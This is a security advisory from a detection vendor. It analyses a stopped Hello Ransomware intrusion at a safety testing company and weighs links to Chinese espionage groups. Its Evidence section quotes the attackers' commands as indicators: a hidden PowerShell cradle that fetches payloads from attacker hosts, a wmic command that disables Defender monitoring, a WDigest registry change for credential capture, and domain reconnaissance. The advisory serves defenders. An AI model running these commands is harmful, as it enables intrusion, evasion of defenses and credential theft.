Ransomware Hackers Attack a Top Safety Testing Org. Using…

esentire.com/security-advisories/ransomware-hackers-attack-a-top-safety-testing-org-using-tactics-and-techniques-borrowed-from-chinese-espionage-groups

What We Do

eSentire MDR for Microsoft

Visibility and response across your entire Microsoft security ecosystem.

Learn More →

Resources

TRU Intelligence Center

Our Threat Response Unit (TRU) publishes security advisories, blogs, reports, industry publications and webinars based on its original research and the insights driven through proactive threat hunts.

EXPLORE RESOURCES →

Company

ABOUT ESENTIRE

eSentire is The Authority in Managed Detection and Response Services, protecting the critical data and applications of 2000+ organizations in 80+ countries from known and unknown cyber threats. Founded in 2001, the company's mission is to hunt, investigate and stop cyber threats before they become business disrupting events.

About Us →

Leadership →

Careers →

DO WORK THAT MATTERS WITH ESENTIRE

Calling all tech experts, sales enablers, operational leaders, cyber practitioners, curious minds, and passionate problem solvers interested in careers in cybersecurity! Join our high-growth cybersecurity team as you pursue your passion, enhance your skills, and create the dynamic cybersecurity career you deserve.

Explore Careers at eSentire →
Partners

PARTNER PROGRAM

LEARN MORE →

Apply to become an e3 ecosystem partner with eSentire, the Authority in Managed Detection and Response.

APPLY NOW →

Login to the Partner Portal for resources and content for current partners.

LOGIN NOW →
Get Started

Speak With A Security Expert Now

TALK TO AN EXPERT

Executive Summary

In late July, eSentire, a global provider of Managed and Detection and Response services, disrupted a cyberattack in midstream, in which hackers had obtained hands-on-keyboard access to the organization's network through a vulnerable web server. Because the testing company evaluates hundreds of products from around the globe, it houses a lot of intellectual property, making it a very desirable victim.

As eSentire's security research team, The Threat Response Unit (TRU), began to investigate the incident, they discovered some very curious findings, relating to both the threat group behind the attack, as well as the tools and techniques used in the attack.

Interestingly, the cyber gang which launched the attack mimicked much of the same Motus Operandi (MO) ----of that of the infamous Chinese cyber espionage group, Emissary Panda (a.k.a. APT27) or that of a threat group closely associated with Emissary Panda. For example, several of the infiltration tools used in this incident have been seen in past cyberattacks attributed to Chinese cyber groups.

Of course, the attack could be part of a false flag campaign. The attack chain borrows from publicly disclosed Chinese, nation-state tools and procedures, including a SharePoint exploit and the use of a popular tool called China Chopper. Additionally, the Hello Ransomware, which the threat group is known to deploy into the victims' environment, does not appear to have a leak site or blog and the ransomware is not delivered under a typical Ransomware-as-a-Service model.

Additionally, the perceived low quality of the ransomware and the lack of any known ransomware breaches by Hello Ransomware, in addition to the threat group's use of intrusion and reconnaissance methods which are typically associated with sophisticated actors, raises the question of whether the ransomware is the primary goal of the operators. Or are the cybercriminals dropping ransomware into their target victims' IT environment to simply distract from their real motive---cyber espionage?

Key Points:

- The attack occurred at a product safety testing organization. This attack was stopped early in the infection chain and attackers did not get beyond initial intrusion actions – no ransomware deployment was observed
- Technical details and timeline are included in this document for detection opportunities
- Techniques, Tactics, and Procedures (TTPs) match recent Hello Ransomware campaigns and portions of the attack bear a resemblance to Chinese state- actor techniques:
  - Initial Access occurred on a SharePoint Server
  - PowerShell was masquerading as kaspersky via set-Alias command
    - Kaspersky is a well-known anti-virus provider
  - The threat actors carried out post-compromise domain reconnaissance and showed interest in Microsoft Exchange
  - Time delays between reconnaissance activity were consistent with a threat actor issuing real-time commands
  - Threat actors used Mimikatz (a credential theft tool) and Cobalt Strike (an intrusion framework) wrapped in Metasploit (exploitation framework)
  - Threat actors attempted to disable endpoint monitoring
  - Infrastructure naming conventions bear a similarity to IOCs in previous Hello Ransomware incidents

Incident

eSentire's machine learning PowerShell classifier detected a Cobalt Strike beacon deployment at a product safety testing company. Threat actors attempted to masquerade PowerShell command execution of the beacon as a Kaspersky service, attempting to bypass security controls via application whitelisting. The payload was delivered as a Metasploit payload, implying that a vulnerability was present on the target's perimeter and was exploited.

Further investigation revealed that the target's compromised server was hosting an out-of-date version of the Windows operating system and a vulnerable SharePoint instance. Both initial access and post-compromise behavior of this attack have previously been observed in recent Hello Ransomware incidents and resemble attack chains previously attributed to Chinese nation-state actors such as Emissary Panda and/or UNC215. Emissary Panda (referred as APT27 by the U.S. federal government) is a well-known Chinese cyberespionage group who has been active since 2010. Historically, they have targeted government, defense, technology, energy, aerospace and various manufacturing sectors, including being credited with the breach of several U.S. Defense contractors in 2010, where they reportedly stole terabytes of data. Interestingly, until 2020, Emissary Panda's primary focus appeared to be cyber espionage and intelligence gathering. However, since then several security research groups have linked Emissary Panda to multiple ransomware attacks. [1][2][3][4][5][6]. FireEye recently published a report stating they had not observed activity from Emissary Panda since 2015, challenging the notion that Emissary Panda was involved in recent ransomware attacks.

Evidence from this incident is presented in the Technical Details section and can be helpful for building detection rules.

Not a Ransomware-as-a-Service

Hello Ransomware incidents (including the attack against the testing company) have demonstrated several markers of a typical ransomware intrusion, and yet have some distinct characteristics. First, the Hello Ransomware is not known to use an affiliate or service model. No leak site for Hello Ransomware has been observed by eSentire’s Threat Response Unit (TRU). Secondly, the four-year history of Hello Ransomware raises many questions. A variant of Hello Ransomware first appeared on the scene in 2017, copying heavily from the publicized WannaCry ransom note, including the phrase “But you have not so enough time”. Security researchers subsequently found that several other ransomware letters used similar verbiage and formatting from the original WannaCry ransomware note. Linguists who analyzed the WannaCry ransom note in 2017 attributed the note to Chinese speakers. Law enforcement agencies from around the globe, as well as top security researchers, determined that WannaCry was the creation of the infamous hacking group, the Lazarus Group, also known as APT38, who is known to work at the behest of the North Korean government. In February 2021, the U.S. Department of Justice announced the indictment of three men they allege are members of units of the Reconnaissance General Bureau (RGB), a military intelligence agency of the Democratic People’s Republic of Korea (DPRK). The North Korean military hacking units are more commonly known in the cybersecurity community as Lazarus Group or Advanced Persistent Threat 38 (APT38). The indictment went on to say that "the three defendants were members of units of the RGB and were at times stationed by the North Korean government in other countries, including China and Russia."

Interestingly, the encryption software used to create Hello Ransomware was only available in two languages in 2017: English and Russian. It is not clear whether the 2017 variant of Hello Ransomware and the current variant are part of the same operation. In 2017, Hello Ransomware charged a flat rate of .05 Bitcoin (~$200 USD at the time) but an associated wallet (17pXroP4MruitJzpTa88FAPAGD5q5QAPzb) has no transaction history. The Hello

Ransomware operators have since updated their ransom letter template and no longer have a fixed fee. In place of using a wallet address, in 2021, the operators began using anonymous email services ProtonMail and Tutenota, as well as the messaging app, WickrMe, to communicate with its victims.

The time from exploitation to hands-on activity was 15 minutes in the incident observed by TRU. The perceived low quality of the ransomware, next to the experienced intrusion methods, raises the question of whether the ransomware is the primary goal of the operators.

Finally, the attack chain borrows from known Chinese, nation-state tools and procedures (Figure 1) [5][6], including the SharePoint exploit and China Chopper. The Hello Ransomware's evasion techniques can be traced back to Chinese pentesting blogs (such as websec30 and Leticia's Blog) in early 2021.




Figure 1: Hello Ransomware TTP Chain observed by TRU (Grey Tombstones) compared to TTPs observed by other security organizations (e.g., Red = Trend Micro) in separate attacks deploying China Chopper via SharePoint exploit. The lighter colors represent a weak match between techniques and procedures while darker colors represent stronger matches.

Attribution Avoidance

In incidents with similar features observed by Palo Alto's research team, Unit 42, they note similarities to campaigns previously attributed to Emissary Panda but hesitate to draw conclusions:

"*The overlaps between these two sets of attacks include exploitation of a common vulnerability, similar toolset and a shared government victimology, but no strong pivot points to connect these attack campaigns together.*" [1].

Palo Alto’s analysis did not include any mention of Hello Ransomware. Similarly, TRU has no strong evidence connecting Chinese espionage groups and Hello Ransomware, only an overlap in techniques and tools used. There are several scenarios that could explain this observation including: evolution of China’s cybercrime economy, national interest in ransomware, or a non-Chinese group intentionally adopting Chinese tactics to mislead analysis.

Reinforcing attribution uncertainty, recent analysis by FireEye suggests the 2019 SharePoint exploitation campaigns attributed to Emissary Panda by Palo Alto are operated by another Chinese espionage group, UNC215, that may or may not have a direct association with Emissary Panda [5].

Pointing Fingers: China and Ransomware in 2021

The topic of China in the ransomware market is an emerging interest, but understanding the implications isn’t so straightforward. For example, U.S. accusations are related to the exploitation of Microsoft Exchange (ProxyLogon) by Chinese espionage group, Halfnium. However, it’s likely that Halfnium only provided the foothold and other threat actors independently deployed ransomware such as DearCry.

Historically, espionage groups like Emissary Panda have been known to pursue nation-state interests, as opposed to the financial interests that are more common to ransomware threat groups. Use of ransomware by an espionage group could indicate a shift to financial motivations and could also serve as a cover for larger-scale espionage operations. On the other hand, the operators behind Hello Ransomware could be unrelated to espionage or national interests or have a more convoluted and permissive relationship with Chinese national interests, like how Westerners perceive relationships between Russian cybercriminals and state agencies.

At least two countries and one security company loyal to Russian national interests have accused China of participating in the booming ransomware market. Most recently (July 2021), the Biden administration claimed that China participated in ransomware extortion campaigns against U.S. companies [7]. Before that (May 2021), Taiwan accused China’s Winnti threat group of participating in a ransomware attack on Taiwanese oil infrastructure [8]. At the end of 2020, Positive Technologies (a Russian IT company) attributed an attack to Emissary Panda that used a unique ransomware strain, which Positive Technologies dubbed Polar Ransomware [9]. This was detailed by Security Joes [2] in a report highlighting China’s interest in ransomware (Figure 2). Positive Technologies has since been accused by the U.S. of supporting national interests alongside sanctions against Russia [10].

Ultimately, the threat landscape around nation states and their relationships with domestic cybercriminals is an area of low transparency. The potential Russian origins of the application used to build the 2017 version of Hello Ransomware and the replication of known

Chinese linguistics in the 2017 ransom note imply that the operators might be intentionally adopting known Chinese tactics to mislead attribution efforts.




Figure 2: History of research associating China with Ransomware. Image copied from Security Joes' report [2].

Evidence

Following are the technical details of the attack, as well as corresponding references to external observations of the same techniques and tools.

Suspected Exploit and Web Shell Activity

In the same moment that a malicious PowerShell call was observed spawning from the SharePoint IIS process, an external IP posted to Picker.aspx, as observed in previous SharePoint exploits:

```
POST /_layouts/15/Picker.aspx
```

Masquerading as Kaspersky:

Upon execution of the webshell, a PowerShell script fired, using the set-Alias command to masquerade Invoke-Expression (IEX) as kaspersky, a tactic employed in previous Hello Ransomware incidents as reported by TrendMicro [4]. The payload domain and directories from this incident (see code snippet below) also shared infrastructure naming conventions and domain with those incidents (Figure 3):


```
"C:\Windows\System32\cmd.exe" /c powershell.exe -nop -w hidden set-alias -name
kaspersky -value Invoke-Expression; kaspersky(New-Object
Net.WebClient).DownloadString(‘https://micoo.dnsrd[.]com/css/s.css’)
```

Additional download strings embedded in the same masqueraded PowerShell call:

```
DownloadString('http://micoo.dnsrd.com/css/t.css')
```

```
DownloadString('http://80.92.205.55/css/i.css')
```

Compared to infrastructure observed by TrendMicro:



- hxxps[:]//micron[.]xxuz[.]com/css/fps.css
- hxxp[:]//138[.]124[.]180[.]182/css/fpi.css
- hxxps[:]//microsofts[.]dnsrd[.]com/css/home.css
- hxxps[:]//vlad-cdn[.]com/console/login.php

Figure 3: Screenshot of payload download sites observed by TrendMicro [4]. Compare to what TRU observed in the code snippet above.

Cobalt Strike Injecting Mimikatz into svchost

Injection into svchost has been attributed to Emissary Panda previously [2] and is noted as a Chinese APT TTP [6] but also appears in a publicly available Cobalt Strike profile [13].

```
svchost.exe -k wksvc
```

```
C:\Windows\sysnative\svchost.exe -k wksvc called "NtProtectVirtualMemory"
```

Privilege escalation attempt via named pipe (Mimikatz):

Privilege escalation was attempted, consistent with observations by Unit 42 in previous Hello Ransomware incidents [1].

```
cmd.exe /c echo <id> > <Pipe Address>
```

Attempt to disable security monitoring:

Via Windows Management Instrumentation (wmic), another PowerShell call is deployed in a failed attempt to disable monitoring services. This command was similarly observed in previous Hello Ransomware incidents [3].

```
wmic /node:<host> process call create "powershell -c Set-MpPreference -
PUAProtection disable;Set-MpPreference -DisableRealtimeMonitoring $true;Set-
MpPreference -DisableBehaviorMonitoring $true"
```


Credential Scraping (Mimikatz):

Finally, Mimikatz is deployed to configure the system with the intention of capturing credentials from future logins via updating WDigest in the Windows registry. Mimikatz is a known tool of Emissary Panda [14] and UNC215 [5]. Emissary Panda is known to use a variant called Wrapikatz that wraps Mimikatz in a loader with defense evasion. This procedure could be consistent with the attempts at masquerading and defense disabling that preceded this malicious registry update, but it’s impossible to tell what implementation of Mimikatz was used.

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f
```

Domain Reconnaissance with Interest in Exchange

A common implementation of reconnaissance tactics in today’s threat landscape is to automatically attempt to collect all the domain information available. We hypothesize that this information is automatically collected and sent back to intruders allowing them to review successful footholds across their orchestration platform. This information helps bad actors assess the value of the company and the cost of obtaining domain admin privileges. In this case, however, domain reconnaissance commands had human-scale delays between them (Figure 4), like those measured by Palo Alto’s Unit42 [1].



delay (s)	command
0	net time /domain
33	nltest /domain_trusts
10	net group "exchange servers" /domain
06	net group "domain computers" /domain
39	ping -n 1 -4 -a <org domain>
45	net group "domain admins" /domain
04	net time /domain
11	The application C:\Windows\sysnative\svchost.exe -k wksvc attempted to list all processes
05	The application C:\Windows\sysnative\svchost.exe -k wksvc attempted to read the memory of "C:\Windows\System32\lsass.exe"
46	C:\Windows\system32\cmd.exe /c echo <ID> > <pipe address>
05	net group "domain controllers" /domain
48	net time /domain
57	reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f

Figure 4: Time delays between post-compromise commands and Mimikatz injections observed by TRU imply a human cadence.

In this incident Exchange servers were targeted during post-compromise reconnaissance.

China Chopper is a known tool of espionage groups (including Emissary Panda) [6,15] and TrendMicro has reported seeing China Chopper in previous Hello Ransomware incidents [4], while FireEye notes its usage by UNC215 [5].

Post Compromise Reconnaissance

Domain Trust Discovery

```
cmd.exe /C nltest /domain_trusts
```

Queries Domain Controller for "domain controllers" group

```
cmd.exe /C net group "domain controllers" /domain
```

Queries Domain Controller for "exchange servers" group

```
cmd.exe /C net group "exchange servers" /domain
```

Queries Domain Controller for "domain computers" group - No netconn observed

```
cmd.exe /C net group "domain computers" /domain
```

"domain admins" group enumeration

```
cmd.exe /C net group "domain admins" /domain
```

Time check and ping sprinkled throughout domain reconnaissance

```
cmd.exe /C net time /domain
```

```
cmd.exe /C ping -n 1 -4 -a <DC>
```

If you’re not currently engaged with a Managed Detection and Response provider, we highly recommend you partner with us for security services s to disrupt threats before they impact your business. Connect with an eSentire Security Specialist.

References:

[1] https://unit42.paloaltonetworks.com/actors-still-exploiting-sharepoint-vulnerability/
[2] https://shared-public-reports.s3-eu-west-1.amazonaws.com/APT27+turns+to+ransomware.pdf
[3] https://cncs.gob.do/ransomware-hello-wickrme/
[4] https://www.trendmicro.com/en_ca/research/21/d/hello-ransomware-uses-updated-china-chopper-web-shell-sharepoint-vulnerability.html
[5] https://www.fireeye.com/blog/threat-research/2021/08/unc215-chinese-espionage-campaign-in-israel.html
[6] https://media.defense.gov/2021/Jul/19/2002805003/-1/-1/1/CSA_CHINESE_STATE-SPONSORED_CYBER_TTPS.PDF
[7] https://www.nbcnews.com/tech/tech-news/us-accuses-china-abetting-ransomware-attack-rcna1448
[8] https://www.cyberscoop.com/cpc-ransomware-winnti-taiwan-china/

[9] https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/incident-response-polar-ransomware-apt27/
[10] https://home.treasury.gov/news/press-releases/jy0127
[12] https://twitter.com/GossiTheDog/status/1227319811685875715
[13] https://github.com/threatexpress/random_c2_profile/blob/main/core/functions.py
[14] https://attack.mitre.org/groups/G0027/
[15] https://unit42.paloaltonetworks.com/emissary-panda-attacks-middle-east-government-sharepoint-servers/

View Most Recent Advisories